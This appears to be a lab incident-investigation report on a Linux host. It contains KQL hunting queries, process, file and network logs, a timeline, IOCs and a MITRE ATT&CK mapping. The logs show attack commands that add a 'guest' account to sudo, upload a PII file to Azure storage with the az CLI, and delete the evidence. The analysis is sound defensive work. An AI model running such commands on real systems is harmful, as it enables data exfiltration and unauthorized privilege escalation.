☑ >	12/7/2025, 1:13:09.432 AM	ProcessCreated	labuser123	bash	1396520	/usr/bin/bash	bash /tmp/.payload.sh	bash /tmp/.payload.sh
☑ >	12/7/2025, 1:13:09.433 AM	ProcessCreated	labuser123	sudo	232416	/usr/bin/sudo	sudo usermod -aG sudo guest	bash /tmp/.payload.sh
☑ >	12/7/2025, 1:13:09.446 AM	ProcessCreated	labuser123	sudo	232416	/usr/bin/sudo	sudo usermod -aG sudo guest	sudo usermod -aG sudo guest
☑ >	12/7/2025, 1:13:09.448 AM	ProcessCreated	labuser123	sudo	232416	/usr/bin/sudo	sudo usermod -aG sudo guest	sudo usermod -aG sudo guest
☑ >	12/7/2025, 1:13:09.450 AM	ProcessCreated	labuser123	usermod	126424	/usr/sbin/usermod	usermod -aG sudo guest	sudo usermod -aG sudo guest
☑ >	12/7/2025, 1:13:09.479 AM	ProcessCreated	labuser123	usermod	126424	/usr/sbin/usermod		usermod -aG sudo guest
☑ >	12/7/2025, 1:13:09.479 AM	ProcessCreated	labuser123	usermod	126424	/usr/sbin/usermod		usermod -aG sudo guest
☑ >	12/7/2025, 1:13:09.480 AM	ProcessCreated	labuser123	usermod	126424	/usr/sbin/usermod		usermod -aG sudo guest
☑ >	12/7/2025, 1:13:09.480 AM	ProcessCreated	labuser123	usermod	126424	/usr/sbin/usermod		usermod -aG sudo guest
☑ >	12/7/2025, 1:13:09.480 AM	ProcessCreated	labuser123	usermod	126424	/usr/sbin/usermod		usermod -aG sudo guest
☑ >	12/7/2025, 1:13:09.480 AM	ProcessCreated	labuser123	usermod	126424	/usr/sbin/usermod		usermod -aG sudo guest



```
DeviceProcessEvents
| where DeviceName contains "linux-lab6700"
| where TimeGenerated > todatetime('2025-12-06T23:51:37.764906Z')
| where InitiatingProcessAccountName == "labuser123"
| order by TimeGenerated asc
| project TimeGenerated, ActionType, InitiatingProcessAccountName, FileName, FileSize, FolderPath, ProcessCommandLine, InitiatingProcessCommandLine, SHA256
```


⊟	TimeGenerated [UTC]	ActionType	Initiatin...	FileName	FileSize	FolderPath	ProcessCommandLine	InitiatingProcessCommandLine
☐ >	12/7/2025, 1:13:09.480 AM	ProcessCreated	labuser123	usermod	126424	/usr/sbin/usermod		usermod -aG sudo guest
☐ >	12/7/2025, 1:13:09.480 AM	ProcessCreated	labuser123	usermod	126424	/usr/sbin/usermod		usermod -aG sudo guest
☑ >	12/7/2025, 1:13:09.483 AM	ProcessCreated	labuser123	bash	1396520	/usr/bin/bash	bash /tmp/.payload.sh	bash /tmp/.payload.sh
☑ >	12/7/2025, 1:13:09.483 AM	ProcessCreated	labuser123	env	43976	/usr/bin/env	/usr/bin/env bash /usr/bin/az storage blob upload ��--account-name linuxlab6700storage ��--account-key ********** ��--c...	bash /tmp/.payload.sh
☑ >	12/7/2025, 1:13:09.484 AM	ProcessCreated	labuser123	bash	1396520	/usr/bin/bash	bash /usr/bin/az storage blob upload ��--account-name linuxlab6700storage ��--account-key ********** ��--container-na...	/usr/bin/env bash /usr/bin/az st...
☑ >	12/7/2025, 1:13:09.485 AM	ProcessCreated	labuser123	bash	1396520	/usr/bin/bash	bash /usr/bin/az storage blob upload ��--account-name linuxlab6700storage ��--account-key ********** ��--container-na...	bash /usr/bin/az storage blob u...
☑ >	12/7/2025, 1:13:09.485 AM	ProcessCreated	labuser123	bash	1396520	/usr/bin/bash	bash /usr/bin/az storage blob upload ��--account-name linuxlab6700storage ��--account-key ********** ��--container-na...	bash /usr/bin/az storage blob u...
☑ >	12/7/2025, 1:13:09.485 AM	ProcessCreated	labuser123	dirname	31112	/usr/bin/dirname	dirname /usr/bin/az[0]	bash /usr/bin/az storage blob u...
☑ >	12/7/2025, 1:13:09.486 AM	ProcessCreated	labuser123	bash	1396520	/usr/bin/bash	bash /usr/bin/az storage blob upload ��--account-name linuxlab6700storage ��--account-key ********** ��--container-na...	bash /usr/bin/az storage blob u...
☑ >	12/7/2025, 1:13:09.486 AM	ProcessCreated	labuser123	python3.13	5859040	/opt/az/bin/python3.13	/usr/bin/../../opt/az/bin/python3 -Im azure.cli storage blob upload ��--account-name linuxlab6700storage ��--account-key *...	bash /usr/bin/az storage blob u...
☑ >	12/7/2025, 1:13:12.166 AM	ProcessCreated	labuser123	python3.13	5859040	/opt/az/bin/python3.13	/usr/bin/../../opt/az/bin/python3 -Im azure.cli storage blob upload ��--account-name linuxlab6700storage ��--account-key *...	/usr/bin/../../opt/az/bin/python3...
☑ >	12/7/2025, 1:13:12.166 AM	ProcessCreated	labuser123	ip	718896	/usr/bin/ip	/usr/sbin/ip link	/usr/bin/../../opt/az/bin/python3...
☑ >	12/7/2025, 1:13:12.168 AM	ProcessCreated	labuser123	python3.13	5859040	/opt/az/bin/python3.13	/usr/bin/../../opt/az/bin/python3 -Im azure.cli storage blob upload ��--account-name linuxlab6700storage ��--account-key *...	/usr/bin/../../opt/az/bin/python3...
☑ >	12/7/2025, 1:13:12.169 AM	ProcessCreated	labuser123	uname	35336	/usr/bin/uname	uname -p	/usr/bin/../../opt/az/bin/python3...
☑ >	12/7/2025, 1:13:12.174 AM	ProcessCreated	labuser123	python3.13	5859040	/opt/az/bin/python3.13	/usr/bin/../../opt/az/bin/python3 -Im azure.cli storage blob upload ��--account-name linuxlab6700storage ��--account-key *...	/usr/bin/../../opt/az/bin/python3...
☑ >	12/7/2025, 1:13:12.175 AM	ProcessCreated	labuser123	python3.10	5933576	/usr/bin/python3.10	/usr/bin/python3 -Es /usr/bin/lsb_release -a	/usr/bin/../../opt/az/bin/python3...
☑ >	12/7/2025, 1:13:12.209 AM	ProcessCreated	labuser123	python3.10	5933576	/usr/bin/python3.10	/usr/bin/python3 -Es /usr/bin/lsb_release -a	/usr/bin/python3 -Es /usr/bin/ls...
☑ >	12/7/2025, 1:13:12.209 AM	ProcessCreated	labuser123	dpkg-query	141848	/usr/bin/dpkg-query	dpkg-query -f "${Version} ${Provides} " -W lsb-core lsb-cxx lsb-graphics lsb-desktop lsb-languages lsb-multimedia lsb-printing ls...	/usr/bin/python3 -Es /usr/bin/ls...
☑ >	12/7/2025, 1:13:12.226 AM	ProcessCreated	labuser123	python3.13	5859040	/opt/az/bin/python3.13	/usr/bin/../../opt/az/bin/python3 -Im azure.cli storage blob upload ��--account-name linuxlab6700storage ��--account-key *...	/usr/bin/../../opt/az/bin/python3...
☑ >	12/7/2025, 1:13:12.227 AM	ProcessCreated	labuser123	uname	35336	/usr/bin/uname	uname -rs	/usr/bin/../../opt/az/bin/python3...
☑ >	12/7/2025, 1:13:12.241 AM	ProcessCreated	labuser123	python3.13	5859040	/opt/az/bin/python3.13	/usr/bin/../../opt/az/bin/python3 -Im azure.cli storage blob upload ��--account-name linuxlab6700storage ��--account-key *...	/usr/bin/../../opt/az/bin/python3...
☑ >	12/7/2025, 1:13:12.244 AM	ProcessCreated	labuser123	python3.13	5859040	/opt/az/bin/python3.13	/opt/az/bin/python3 /opt/az/lib/python3.13/site-packages/azure/cli/telemetry/__init__.py /home/labuser123/.azure /home/labus...	/usr/bin/../../opt/az/bin/python3...



Time range : Set in query   Show : 1000 results

```
DeviceProcessEvents
| where DeviceName contains "linux-lab6700"
| where TimeGenerated > todatetime('2025-12-06T23:51:37.764906Z')
| where InitiatingProcessAccountName == "labuser123"
| order by TimeGenerated asc
| project TimeGenerated, ActionType, InitiatingProcessAccountName, FileName, FileSize, FolderPath, ProcessCommandLine, InitiatingProcessCommandLine, SHA256
```

	TimeGenerated [UTC]	ActionType	Initiatin...	FileName	FileSize	FolderPath	ProcessCommandLine	InitiatingProcessCommandLine	SHA256
☐	12/7/2025, 1:13:12.244 AM	ProcessCreated	labuser123	python3.13	5859040	/opt/az/bin/python3.13	/opt/az/bin/python3 /opt/az/lib/python3.1...	/usr/bin/../../opt/az/bin/python3...	47205cbb73af7c2f1d25c80ec8ab6dac3...
☑	12/7/2025, 1:13:12.863 AM	ProcessCreated	labuser123	bash	1396520	/usr/bin/bash	bash /tmp/.payload.sh	bash /tmp/.payload.sh	59474588a312b6b6e73e5a42a59bf71e...
☑	12/7/2025, 1:13:12.865 AM	ProcessCreated	labuser123	bash	1396520	/usr/bin/bash	bash /tmp/.payload.sh	bash /tmp/.payload.sh	59474588a312b6b6e73e5a42a59bf71e...
☑	12/7/2025, 1:13:12.865 AM	ProcessCreated	labuser123	rm	59912	/usr/bin/rm	rm -- /tmp/.payload.sh	bash /tmp/.payload.sh	7477c0f734a465a39a4fe40f6a9bb9d74...
☑	12/7/2025, 1:13:12.867 AM	ProcessCreated	labuser123	bash	1396520	/usr/bin/bash	/bin/bash ./script.sh	/bin/bash ./script.sh	59474588a312b6b6e73e5a42a59bf71e...
☑	12/7/2025, 1:13:12.868 AM	ProcessCreated	labuser123	rm	59912	/usr/bin/rm	rm /tmp/.payload.sh	/bin/bash ./script.sh	7477c0f734a465a39a4fe40f6a9bb9d74...




Time range : Set in query   Show : 1000 results

```
DeviceProcessEvents
| where DeviceName contains "linux-lab6700"
| where TimeGenerated > todatetime('2025-12-06T23:51:37.764906Z')
| where InitiatingProcessAccountName == "labuser123"
| order by TimeGenerated asc
| project TimeGenerated, ActionType, InitiatingProcessAccountName, FileName, FileSize, FolderPath, ProcessCommandLine, InitiatingProcessCommandLine, SHA256
```

	TimeGenerated [UTC]	ActionType	Initiatin...	FileName	FileSize	FolderPath	ProcessCommandLine	InitiatingProcessCommandLine	SHA256
☐	12/7/2025, 1:19:14.172 AM	ProcessCreated	labuser123	python3.13	5859040	/opt/az/bin/python3.13	/usr/bin/../../opt/az/bin/python3 -Im azure....	/usr/bin/../../opt/az/bin/python3...	47205cbb73af7c2f1d25c80ec8ab6dac311a7505831b07f07f6017ff651fd872
☐	12/7/2025, 1:19:14.172 AM	ProcessCreated	labuser123	python3.10	5933576	/usr/bin/python3.10	/usr/bin/python3 -Es /usr/bin/lsb_release -a	/usr/bin/../../opt/az/bin/python3...	33f9dae7896c3ed23260a5cafe72679ba9ff35a0883d67e0d1a1d3018322563e
☐	12/7/2025, 1:19:14.202 AM	ProcessCreated	labuser123	python3.10	5933576	/usr/bin/python3.10	/usr/bin/python3 -Es /usr/bin/lsb_release -a	/usr/bin/python3 -Es /usr/bin/ls...	33f9dae7896c3ed23260a5cafe72679ba9ff35a0883d67e0d1a1d3018322563e
☐	12/7/2025, 1:19:14.203 AM	ProcessCreated	labuser123	dpkg-query	141848	/usr/bin/dpkg-query	dpkg-query -f "${Version} ${Provides} " -W l...	/usr/bin/python3 -Es /usr/bin/ls...	11b7055ec6ec739838f171182ced296ca75ec2da2d32e4331e9926021d6f8d08
☐	12/7/2025, 1:19:14.218 AM	ProcessCreated	labuser123	python3.13	5859040	/opt/az/bin/python3.13	/usr/bin/../../opt/az/bin/python3 -Im azure....	/usr/bin/../../opt/az/bin/python3...	47205cbb73af7c2f1d25c80ec8ab6dac311a7505831b07f07f6017ff651fd872
☐	12/7/2025, 1:19:14.219 AM	ProcessCreated	labuser123	uname	35336	/usr/bin/uname	uname -rs	/usr/bin/../../opt/az/bin/python3...	37df0311d0e24169abfd166bc6018d40b87306f7ff64d9eec256c8331ac26347
☐	12/7/2025, 1:19:14.232 AM	ProcessCreated	labuser123	python3.13	5859040	/opt/az/bin/python3.13	/usr/bin/../../opt/az/bin/python3 -Im azure....	/usr/bin/../../opt/az/bin/python3...	47205cbb73af7c2f1d25c80ec8ab6dac311a7505831b07f07f6017ff651fd872
☐	12/7/2025, 1:19:14.232 AM	ProcessCreated	labuser123	python3.13	5859040	/opt/az/bin/python3.13	/opt/az/bin/python3 /opt/az/lib/python3.1...	/usr/bin/../../opt/az/bin/python3...	47205cbb73af7c2f1d25c80ec8ab6dac311a7505831b07f07f6017ff651fd872
☐	12/7/2025, 1:19:14.483 AM	ProcessCreated	labuser123	bash	1396520	/usr/bin/bash	bash /tmp/.payload.sh	bash /tmp/.payload.sh	59474588a312b6b6e73e5a42a59bf71e62b55416b6c9d5e4a6e1c630c2a9ecd4
☐	12/7/2025, 1:19:14.484 AM	ProcessCreated	labuser123	rm	59912	/usr/bin/rm	rm -- /tmp/.payload.sh	bash /tmp/.payload.sh	7477c0f734a465a39a4fe40f6a9bb9d7431827e0a1d799ad1f25855b5dc63682
☐	12/7/2025, 1:19:14.489 AM	ProcessCreated	labuser123	bash	1396520	/usr/bin/bash	/bin/bash ./script.sh	/bin/bash ./script.sh	59474588a312b6b6e73e5a42a59bf71e62b55416b6c9d5e4a6e1c630c2a9ecd4
☐	12/7/2025, 1:19:14.490 AM	ProcessCreated	labuser123	rm	59912	/usr/bin/rm	rm /tmp/.payload.sh	/bin/bash ./script.sh	7477c0f734a465a39a4fe40f6a9bb9d7431827e0a1d799ad1f25855b5dc63682
☐	12/7/2025, 1:20:00.786 AM	ProcessCreated	labuser123	ls	138216	/usr/bin/ls	ls --color=auto -la	-bash	12a6d908a68ccf6f9f3d799705577c28763f5deef6eddcff7643d6d8a6de543d
☑	12/7/2025, 1:20:12.598 AM	ProcessCreated	labuser123	rm	59912	/usr/bin/rm	rm .notes.txt script.sh	-bash	7477c0f734a465a39a4fe40f6a9bb9d7431827e0a1d799ad1f25855b5dc63682
☑	12/7/2025, 1:20:23.967 AM	ProcessCreated	labuser123	rm	59912	/usr/bin/rm	rm .Desktop/	-bash	7477c0f734a465a39a4fe40f6a9bb9d7431827e0a1d799ad1f25855b5dc63682
☐	12/7/2025, 1:20:26.439 AM	ProcessCreated	labuser123	ls	138216	/usr/bin/ls	ls --color=auto -la	-bash	12a6d908a68ccf6f9f3d799705577c28763f5deef6eddcff7643d6d8a6de543d
☑	12/7/2025, 1:20:34.005 AM	ProcessCreated	labuser123	rm	59912	/usr/bin/rm	rm -rf .Desktop/	-bash	7477c0f734a465a39a4fe40f6a9bb9d7431827e0a1d799ad1f25855b5dc63682

Script.sh bash script discovery

DeviceFileEvents
| where DeviceName contains "linux-lab6700"
| where InitiatingProcessAccountName == "labuser123"
| where ActionType == "FileCreated"
| order by TimeGenerated asc
| project TimeGenerated, ActionType, InitiatingProcessAccountName, FileName, FolderPath, FileSize, InitiatingProcessCommandLine, SHA256




Time range : Last 7 days   Show : 1000 results

```
DeviceFileEvents
| where DeviceName contains "linux-lab6700"
| where InitiatingProcessAccountName == "labuser123"
| where ActionType == "FileCreated"
| order by TimeGenerated asc
| project TimeGenerated, ActionType, InitiatingProcessAccountName, FileName, FolderPath, FileSize, InitiatingProcessCommandLine, SHA256
```

InitiatingProcessAccountNa...	FileName	FolderPath	FileSize	InitiatingProcessCommandL...	SHA256
labuser123	group	/etc/group	955	useradd guest	eade0fae0d62dbce4
labuser123	group	/etc/group	955	useradd guest	eade0fae0d62dbce4
labuser123	shadow	/etc/shadow	1108	useradd guest	8098b7cdb3472351b
labuser123	script.sh	/home/labuser123/.Desktop/scr...	0	touch script.sh	e3b0c44298fc1c149a
labuser123	script.sh	/home/labuser123/.Desktop/scr...	1344	vim script.sh	a7ec4ac67cbecc5cdf

Data Exfiltration Network Activity

```
DeviceNetworkEvents
| where DeviceName contains "linux-lab6700"
| where InitiatingProcessAccountName == "labuser123"
| where TimeGenerated > todatetime('2025-12-06T23:51:37.764906Z')
| order by TimeGenerated asc
| project TimeGenerated, ActionType, InitiatingProcessAccountName, InitiatingProcessCommandLine, InitiatingProcessFolderPath, RemoteIP, RemotePort
```



```
DeviceNetworkEvents
| where DeviceName contains "linux-lab6700"
| where InitiatingProcessAccountName == "labuser123"
| where TimeGenerated > todatetime('2025-12-06T23:51:37.764906Z')
| order by TimeGenerated asc
| project TimeGenerated, ActionType, InitiatingProcessAccountName, InitiatingProcessCommandLine, RemoteIP, RemotePort
```

⊟		TimeGenerated [UTC]	ActionType	InitiatingP...	InitiatingProcessCommandLine	RemoteIP	RemotePort
☐	›	12/7/2025, 1:13:10.548 AM	ConnectionRequest	labuser123	/usr/bin/../../opt/az/bin/python3 -Im azure.cli storage blob upload ��--account-name linuxlab6700storage ��--account-key ********** ��--container-name linuxlab6700storage ��--file /home/labuser123/.Des...	185.199.110.133	443
☐	›	12/7/2025, 1:13:12.806 AM	ConnectionRequest	labuser123	/usr/bin/../../opt/az/bin/python3 -Im azure.cli storage blob upload ��--account-name linuxlab6700storage ��--account-key ********** ��--container-name linuxlab6700storage ��--file /home/labuser123/.Des...	20.75.193.159	443
☐	›	12/7/2025, 1:13:13.193 AM	ConnectionRequest	labuser123	/opt/az/bin/python3 /opt/az/lib/python3.13/site-packages/azure/cli/telemetry/__init__.py /home/labuser123/.azure /home/labuser123/.azure/telemetry/20251207011312959	52.188.247.150	443
☑	›	12/7/2025, 1:19:14.849 AM	ConnectionSuccess	labuser123	/usr/bin/../../opt/az/bin/python3 -Im azure.cli storage blob upload --account-name linuxlab6700storage --account-key ********** --container-name linuxlab6700storage --file /home/labuser123/.Desktop/.notes.txt --...	20.209.90.130	443
☐	›	12/7/2025, 1:19:15.174 AM	ConnectionRequest	labuser123	/opt/az/bin/python3 /opt/az/lib/python3.13/site-packages/azure/cli/telemetry/__init__.py /home/labuser123/.azure /home/labuser123/.azure/telemetry/20251207011914949	52.179.73.52	443

Appendix B - Event Timeline

Timestamp (UTC)	Event
2025-12-06 23:51:37.76	‘Guest’ account created
2025-12-06 23:54:31.32	/.Desktop hidden directory created
2025-12-06 23:55:43.85	.notes.txt hidden file created
2025-12-07 01:05:41.52	script.sh script file created
2025-12-07 01:12:10.23	script.sh file edited
2025-12-07 01:12:57.95	script.sh made executable
2025-12-07 01:13:09.423	script.sh ran
2025-12-07 01:13:09.428	payload.sh created and made executable
2025-12-07 01:13:09.432	payload.sh executed
2025-12-07 01:13:09.433	\`guest\` account privilege escalation
2025-12-07 01:13:09.483	Azure CLI Data Exfiltration
2025-12-07T01:13:12.865	payload.sh self delete
2025-12-07T01:20:12.598	.notes.txt and script.sh manually deleted
2025-12-07T01:20:34.005	/.Desktop hidden directory deleted

Appendix C - Indicators of Compromise (IOCs)

Category	IOC	Hash	Folder Path	Notes
Account	labuser123			Compromised account used to execute malicious activities
Account	guest			Malicious account granted escalated privileges for Persistence
Group	sudo			Usergroup modified with guest account
Directory	/.Desktop	bd2f081ac37d653181332bd27f35a6041dbf215a7957f65838a9cbec9e64928b	/home/labuser123/.Desktop	Hidden directory used for staging
File	script.sh	a7ec4ac67cbecc5cdf059e15e84cd0433e6854049bc3019f8172a8900f8902bf	/home/labuser123/.Desktop/script.sh	User created script used to generate payload script
File	.notes.txt	dff9809310a5507c6e85ce2c6a6abe58e3e8e8cd46bd9863792bc566751b6f54	/home/labuser123/.Desktop/.notes.txt	File containing PII that was exfiltrated to Azure Storage
File	.payload.sh	7ff265b7aaa02e1500f11cd02b084383fc37999441202a330ff736ce8e9328a4	/tmp/.payload.sh	Malicious Payload that exfiltrated data and executed administrative privileges
Azure Storage	linuxlab6700storage			Storage container used to exfiltrate data
IP	20.209.90.130			Outbound Connection to Azure Storage

Appendix D - MITRE ATT&CK Framework

ID	Tactic	Technique	Notes
T1078.003	Initial Access	Valid Accounts: Local Accounts	Labuser123 was a valid account used to conduct malicious activity
T1059.004	Execution	Command and Scripting Interpreter: Unix Shell	Malicious activity carried out using BASH
T1059.006	Execution	Command and Scripting Interpreter: Python	Data exfiltration carried out using python
T1140	Defense Evasion	Deobfuscate/Decode Files or Information	Malicious script contained encoded base64 since it utilized ‘decode64 -d’
T1136.001	Persistence	Create Account: Local Account	Attacker created an unauthorized local account ‘guest’
T1548.003	Privilege Escalation	Sudo and Sudo Caching	Payload escalated privileges by using `sudo usermod -aG sudo guest`
T1078.003	Privilege Escalation	Valid Accounts: Local Accounts	Local account `guest` was granted administrative privileges
T1564.001	Defense Evasion	Hide Artifacts: Hidden Files and Directory	Attacker utilized hidden files and directory to conceal activity
T1036.008	Defense Evasion	Masquerading	Utilized hidden directory `/.Desktop` mimicking the typical /Desktop directory
T1027.013	Defense Evasion	Obfuscated Files or Information: Encrypted/Encoded File	Payload contained base64 encoding to evade detection
T1070.004	Defense Evasion	Indicator: File Removal	Attacker removed hidden files and directory Post-Exfiltration to

			hide malicious activity
T1005	Collection	Data from Local system	Attacker staged sensitive data inside .notes.txt for exfiltration
T1567.002	Exfiltration	Exfiltration to Cloud Storage	Payload uploaded PII to Azure Storage Container